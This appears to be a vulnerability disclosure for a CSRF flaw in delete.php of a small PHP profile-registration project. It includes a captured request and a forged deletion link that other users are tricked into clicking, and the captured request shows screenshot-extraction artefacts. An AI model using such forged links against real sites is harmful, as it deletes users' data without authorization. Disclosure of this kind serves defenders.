CSRF vulnerability from real-time-user-profilesignup

Affected Project: Profile Registration without Reload/Refresh


Official Website: https://www.sourcecodester.com/php/17587/profile-registration-without-reloadrefresh-using-ajax-php-and-mysql-source-code.html

Version: 1.0

Related Code file: delete.php

Demonstration


1. First, register the following test information.



2. Select and delete the second record, then capture the packet. The packet is as follows:

```
Ø 🚍 \n ≡
Pretty
       Raw
              Hex
  GET /endpoint/delete.php?list=3 HTTP/1.1
 Host: localhost:8080
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
 \textbf{Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, image/png, image/svg+xml, */*; q=0.8}
 Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
 Accept-Encoding: gzip, deflate, br
 Connection: keep-alive
 Referer: http://localhost:8080/admin.php
 en7ndnc8ef4hjf92t0mdvkdu77
 Upgrade-Insecure-Requests: 1
 Priority: u=0, i
```

3. Modify the parameters of the list, then generate the link, as shown in the image



http://localhost:8080/endpoint/delete.php?list=5

4. Simply trick other users into clicking the link, and you can escalate privileges to delete any user's information. As shown in the image, after the request, the fifth record was successfully deleted without authorization.

